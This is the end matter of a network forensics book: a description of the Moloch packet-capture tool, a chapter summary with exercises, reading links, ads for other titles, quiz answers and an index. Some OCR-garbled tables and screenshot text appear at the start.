| 15ci 265 3e9 | 881(1d4) | 3a ⁽²⁾ 15c9 0c ⁽²⁾ 26a5 8 ⁽²⁾ 403c9 | 1355 (2) 9352 (2) d8d ⁽²⁾ |) 16600) 27538 416a5a | 1266 ⁽²⁾ 16(184e ⁽²⁾ 2a 17a ⁽²⁾ 4231 | 657382 ⁽²⁾ 18 61216c ⁽²⁾ 2e6 f108 ⁽²⁾ 433a | 4d1091 ⁽²⁾ 1 75055 ⁽²⁾ 31 fbe6 ⁽²⁾ 442c | 92c9c 36003 e134 | 3f ⁽²⁾ 19 Ic ⁽²⁾ 31 ²⁾ 490b | 94cf1a ⁽²⁾ 1a 54d0fa ⁽²⁾ 31 40d ⁽²⁾ 4a8a | 19ed55 ⁽²⁾ 1ad364 Iba9dd4 ⁽²⁾ 31e0ae a26 ⁽²⁾ 4b1f09f ⁽²⁾ 4 | 0 ⁽²⁾ 1b824 3b ⁽²⁾ 3291 Ib8fbf80 ⁽²⁾ | c44 ⁽²⁾ 1daa3 e223 ⁽²⁾ 32a0 4c ⁽²⁾ 4ec15b | (3) eca0dba3 (3) 1010 c1 (2) 1ed60166 (2) 1f6 3da1 (2) 33eb6dde (2) id2 (2) 4ee98aa (2) 4fc id9 (2) 58b9cf12 (2) 55 | 096c4 ⁽²⁾ 20 34cddaaa ⁽²⁾ 31b71 ⁽²⁾ 50 | 77d6c6 ⁽²⁾ 2 380e076e ⁽ 7ab6a5 ⁽²⁾ 5 | 07eded ⁽²⁾ 21a3 ²⁾ 3910daeb ⁽²⁾ 20b42b4 ⁽²⁾ 5252 | 50e9 ⁽²⁾ 23b75 3bf5c084 ⁽²⁾ 3c 25230 ⁽²⁾ 52b4 | c5c ⁽²⁾ 24ac :d266bb ⁽²⁾ 463d ⁽²⁾ 535 | :0c72 ⁽²⁾ 2552f 3cf6c011 ⁽²⁾ 3d i9c7ad ⁽²⁾ 53de | 18a ⁽²⁾ 11d ⁽²⁾ 3d1e ⁽²⁾ e37c3 ⁽²⁾ |

Stateful packet inspection view

We can see that we have data in a segregated view of the protocol, which is DHCP in our case. We can select other protocols, such as DNS, from **SPIView** and can see the various details such as hosts, IP addresses resolved, ASN, and much more as shown in the following screenshot:

| 🕁 Sessions SPIView SPIGraph Connections Files Stats Upload | v1.8.0-GIT i |
|--|---|
| Q Search | 🗙 Search 👁 🔽 |
| O Custom Start 1986/10/16 03:03:12 H H End 2035/12/31 19:46:47 H H Bounding Last Packet Interval Auto 17973 days 16:43:36 | |
| :: Loading SPI data | Ø cancel |
| cert | Unload All Load All + |
| dhcp | dhcp (653) Unload All Load All + |
| dns | dns (8570) Unload All Load All - |
| Search for fields to display in this category Host • IP • IP • IP • ASN • ASN • ASN • GEO • GEO • GEO • RIR • RIR • RIR • Host Cat • IP Cat • IP Cat • | IP Cnt 👻 MX Host 👻 MX Host Cnt 💌 |
| * | |
| in faid in thig emise (III) is rest (42) not adocean (III) www google com (5) is no kariam com (40) 10.0.127. in-addr ang (40) stated of | n. data. microsoft.com ⁽³¹⁾ L-vm7 ⁽²²⁾ safebrowsing-cache.google.com ⁽²²⁾ 49.3.0.10.in-addr.arpa ⁽²⁰⁾ ar.team3.ccdc ⁽²⁰⁾ team3.ccdc ⁽²⁰⁾ p.local ⁽¹⁸⁾ _smbtcp.local ⁽¹⁸⁾ |
| IP ▼ No data for this field | |
| (P - 10200 21010% 66220 657 (1%) 4324322 17 (1%) 4324322 16 (8%) 561 10202 160% 361 10202 20 (8%) 847 447 (1%) 222 168 145 167 (9%) 65 222 40 (9%) 56 222 34 (9%) 56 222 34 (1%) 10.0 3 15 (9%) 10.0 3 12 (1%) 56 216 54 (1%) 10.0 3 10 (1%) 72 4 125 10 (1%) 72 10 10 (1%) 72 10 10 (1%) 72 10 10 (1%) 72 10 10 (1%) 72 10 (1% | 06 208 ⁽³³⁾ 58 216 106 210 ⁽³³⁾ 210 11 ⁽²⁸⁾ 172 217 14 163 ⁽²⁸⁾ 25 159 139 ⁽²⁰⁾ 174 120 170 88 ⁽²⁰⁾ ³⁾ 221 228 219 62 ⁽¹⁸⁾ 74 125 159 99 ⁽¹⁷⁾ 10 173 ⁽¹⁴⁾ 220 181 76 82 ⁽¹⁴⁾ |
| IP + No data for this field | |

SPIView



Next, let's see the **SPIGraph** that contains the source and destination nodes:

SPIGraph containing source and destination nodes

The connections graph gives us a nice view of the nodes and lists the source and destination IPs. We can see that we have chosen weight as packets so that links become thicker where large packets are transferred. Doing this, we will have a clear understanding of where most of the packets are flowing.

Covering all the features of Moloch is outside the scope of this book. I suggest that you install Moloch and work with it. Moloch can be downloaded from https://molo.ch/. Moloch is available to download in the binary format for CentOS 6 and 7, Ubuntu 14.04/16.04/18.04 LTS releases. The reason we covered Moloch as a part of network forensics is that most of you might be working in an environment where there is no, or limited, packet-capturing done. The idea of implementing Moloch is to reduce costs by implementing a cost-effective solution and to cut down on forensic investigations through third-party vendors. It is one tool that offers many features and next-level packet inspection. Hence, it helps in-house forensic investigators and incident responders.

For more information on tools and scripts for network forensics, refer to https://github.com/caesar0301/awesome-pcaptools.



More information on tools, plugins, scripts, and dissectors for Wireshark can be found at https://wiki.wireshark.org/Tools.

Tools for malware analysis on the network end can be found at https://github.com/rshipp/awesome-malware-analysis#network.

For tools related to wireless forensics, check out https://github.com/ nipunjaswal/Wireless-forensics-framework.

Summary

Throughout this chapter, we learned about analysis automation using scapy and Pyshark. We saw how we can merge, split and filter out streams from the evidences and make our lives easy by removing the unwanted packet data while focusing on the packets of interest. We also saw how large scale data collection can be efficiently managed using open source tools like Moloch.

There is no end to network forensics and each and every day we learn new techniques and strategies. I wish you all the best in your hands on journey to network forensics

Questions and exercises

Having gained the knowledge of topics covered in the chapter, try performing the following exercises:

- Automate analysis and build decryptor for at least 2 sample PCAP files containing decryption key for ransomware like we had PyLockY decryptor in Chapter 6, *Investigating Good, Known, and Ugly Malware*
- Use Pyshark to build a wireless sniffer
- Install and use Moloch while discovering its filtering capabilities
- Capture data from a server and a client in two separate PCAP files and merge them
- Check GitHub repository challenge directory time and again for new challenges to solve from the chapters


Further reading

To make the most out of the content covered in this chapter, here are a few links you would definitely checkout:

- To read more on Moloch, check out its wiki page at https://github.com/aol/moloch/wiki
- Read more on Pyshark at https://github.com/KimiNewt/pyshark
- Understand and learn scapy by reading the documentation at https://scapy. readthedocs.io/en/latest/index.html

Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:




Practical Mobile Forensics - Second Edition

Heather Mahalik, Rohit Tamma, Satish Bommisetty

ISBN: 978-1-78646-420-0

- Discover the new features in practical mobile forensics
- Understand the architecture and security mechanisms present in iOS and Android platforms
- Identify sensitive files on the iOS and Android platforms
- Set up the forensic environment
- Extract data on the iOS and Android platforms
- Recover data on the iOS and Android platforms
- Understand the forensics of Windows devices
- Explore various third-party application techniques and data recovery techniques

Other Books You May Enjoy



Practical Mobile Forensics - Third Edition

Rohit Tamma, Oleg Skulkin, Heather Mahalik, Satish Bommisetty

ISBN: 978-1-78883-919-8

- Discover the new techniques in practical mobile forensics
- Understand the architecture and security mechanisms present in iOS and Android platforms
- Identify sensitive files on the iOS and Android platforms
- Set up a forensic environment
- Extract data from the iOS and Android platforms
- Recover data on the iOS and Android platforms
- Understand the forensics of Windows devices
- Explore various third-party application techniques and data recovery techniques

Leave a review - let other readers know what you think

Please share your thoughts on this book with others by leaving a review on the site that you bought it from. If you purchased the book from Amazon, please leave us an honest review on this book's Amazon page. This is vital so that other potential readers can see and use your unbiased opinion to make purchasing decisions, we can understand what our customers think about our products, and our authors can see your feedback on the title that they have worked with Packt to create. It will only take a few minutes of your time, but is valuable to other potential customers, our authors, and Packt. Thank you!

Assessments

Chapter 1: Introducing Network Forensics

- 1. A filter on the ftp will provide all types of FTP packets while ftp-data will provide packets containing transferred file contents
- 2. Yes, http.contains keyword for the webpages
- 3. Yes, but it is difficult to do so

Chapter 6: Investigating Good, Known, and Ugly Malware

- 4. Yes, we can decrypt a ransomware through PCAP files. However, PCAP should have captured the encryption key. This means that the network should have been in the monitoring state while the ransomware was executed.
- 5. A Command and Control may or may not have encryption and encoding. However, beaconing behavior is always present.
- 6. All of the above. A banking Trojan can be installed on a system through any means. However, the most common ones are malspam and phishing.

Chapter 7: Investigating C2 Servers

- 3. Metasploit
- 4. Both

Chapter 9: WLAN Forensics

- 1. Association request
- 2. Beacon frame
- 3. Deauthentication
- 4. Investigating time delta
- 5. None of the above

Index

8

802.11 packets decrypting 151, 152 decrypting, with Aircrack-ng suite 153, 154, 156, 157
802.11 standard about 265 airodump-ng, using to tap air 268, 269, 270, 272 wireless evidence types 266, 267

Α

access point (AP) 271 air tapping 11 Aircrack-ng suite used, for decrypting 802.11 packets 153, 154, 156,157 airodump-ng using, to tap air 268, 269, 270, 272 application server logs 46, 48, 50 attacker identifying 291, 293, 295, 297 authentication attacks 287 authentication servers 14 automation through pyshark 308, 310, 311 with Python 300, 305, 308 with Scapy 300, 305, 308

В

banking Trojan investigating, on network 193, 195, 197, 198, 199, 201, 202, 204, 205, 206 behavior analysis 182, 183, 185, 187, 189, 192, 193 behavior patterns 182, 183, 185, 187, 189, 192, 193 bitflow 118 browsers used, for decrypting TLS 140, 142, 145

С

CAN table on network switch 12 Capture the Flag (CTF) 146 CERT-SE reference 230, 233, 234, 236 cgnetwork 152 Command and Control (C2) 209 cracking encryption 287 ctfhacker 146

D

Data Leakage Prevention (DLP) 116 database logs 51, 53 deauthentication packets investigating 288, 289, 291 Deep Packet Inspection (DPI) 79 defaced servers 253, 256, 259, 261, 262 denial of service 288 denial of service (DOS) attack 280 DHCP logs 13 digital forensics and incident response (DFIR) 6 direct-sequence spread spectrum (DSSS) 265 DNS servers logs 14 domain controller 14

Ε

eavesdropping 287 Empire 209 Empire C2 analyzing 227, 228, 230

F

firewall logs about 15, 53, 56 investigating 249, 251, 253 flow record and flow-record processing systems (FRPS), components aggregator 117 analyzer 117 collector 117 sensor 117 flow record and flow-record processing systems (FRPS) about 117 bitflow 118 Netflow, exploring 117 uniflow 118 footprints 239, 241 free-space path loss (FSPL) 277 frequency-hopping spread spectrum (FHSS) 265

Η

hack attempts case study 73, 75, 76 half-open scan 40 hidden tear ransomware decrypting 178, 179, 181 HTTP packet about 84, 85 fields 84

ICMP Flood 104, 106, 108, 110, 112, 114, 115 ICMP packets, analyzing 101, 103, 104 IDS logs 15, 67, 69, 71, 72 Indicators of Compromise (IOC) 227 inter-networking refresher 43, 45 Internet Protocol Flow Information Export (IPFIX) 116 Internet Protocol header about 81 fields 81, 82 IPFIX data viewing 122 IPS logs 15

K

keyboard captures decoding 158, 160, 161

L

large-scale data capturing 321, 324, 325 collection 321, 324, 325 indexing 321, 324, 325 log-based evidence about 45 application server logs 46, 48, 50 database logs 51, 53 firewall logs 53, 56 IDS logs 67, 69, 71, 72 proxy logs 57, 59, 63, 65, 66

Μ

MAC address changes, for identifying rogue access points 280,281 malicious DNS tunnel decoding 146, 147, 148 malware dissecting, on network 165, 167, 170 intercepting, for fun 176 intercepting, for profit 176 Mergecap 317 Metasploit 209 Metasploit Reverse HTTPS Shellcode decrypting 222, 223, 225, 226, 227 Metasploit shell decoding 210, 211, 212 Modified, Accessed, Created, Executed (MACE) 253 multiple-input multiple-output (MIMO) 265

Ν

network evidence source 10 network forensics investigation methodology 8, 9 network intrusions 239, 240 network patterns finding 170, 172, 173, 176 network switch CAN table 12 network banking Trojan, investigating 193, 195, 197, 198, 199, 201, 202, 204, 205, 206 malware, dissecting 165, 167, 170

0

obtain, strategize, collect, analyze, and report (OSCAR) 8

Ρ

packet data extracting, with Scapy 148, 150 packets analyzing 86, 88, 89, 91, 92 analyzing, on ICMP 101, 103, 104 analyzing, on UDP 92, 93, 95, 96, 98, 100, 101 subtypes 272, 273, 274 types 272, 273, 274 PCAP data merging 311, 313, 315, 317 splitting 311, 313, 315, 317 splitting, in streams 319, 320 splitting, on parameters 318 used, for PyLocky ransomware decryption 177, 178 PCAP converting, to IPFIX format 122 download link 230 peer-to-peer attacks 286 PowerShell obfuscation working with 213 protocol encapsulation about 80,81 HTTP packet 84,85 Internet Protocol header 81, 82 Transmission Control Protocol header 83, 84 proxy logs 57, 59, 61, 63, 65, 66 proxy server logs 15 PyLocky ransomware decryption with PCAP data 177, 178 pyshark

automation 308, 310, 311 Python used, for automation 300, 305, 308 used, for decoding 214, 216, 217, 220, 221 used, for decompressing 214, 216, 217, 220, 221

R

rogue access points identifying 280 identifying, by changing MAC address 280, 281 identifying, with tagged perimeters 281, 282 identifying, with time data analysis 282, 283, 285 rogue AP attacks 286 routers routing tables 12 routing tables 12 routing tables 12 rwfileinfo 123 rwfileinfo 123 rwstats tool 129 rwunig tool 128

S

Scapy used, for automation 300, 305, 308 used, for extracting packet data 148, 150 Secure Shell (SSH) 239 sensor deployment types 119, 120, 121 SSH logs investigating 241, 243, 245, 246 statistical flow analysis, with SiLK format about 123, 124 flow records, viewing as text 125, 127, 132, 135 rwcut tool, using 125 statistical flow analysis about 121 IPFIX data, viewing 122 PCAP, converting to IPFIX format 122 stealth scan 40 SYN scan 40 System for Internet-Level Knowledge (SiLK) about 121

used, for statistical flow analysis 123, 124 system logs 14

Т

tagged perimeters used, for identifying rogue access points 281, 282 time delta analysis used, for identifying rogue access points 282, 283, 285 TLS decrypting, with browsers 140, 142, 145 Transmission Control Protocol header section 84 sections 83 TTL values reference 230 Type Length Value (TLV) 221

U

uniflow 118 user datagram protocol (UDP) packets, analyzing 92, 93, 95, 96, 98, 100, 101

V

Voice over Internet Protocol (VoIP) 92

W

web proxy logs investigating 246, 248 wire tapping 10 Wired equivalent privacy (WEP) 287 wireless devices locating 275, 277, 279 wireless evidence types 266, 267 wireshark essentials about 16, 17 conversations, identifying 18, 19 endpoints, identifying 18, 19 filters 22, 24, 26, 28 IP endpoints, identifying 20, 21

Y

Yet Another Flowmeter (YAF) 121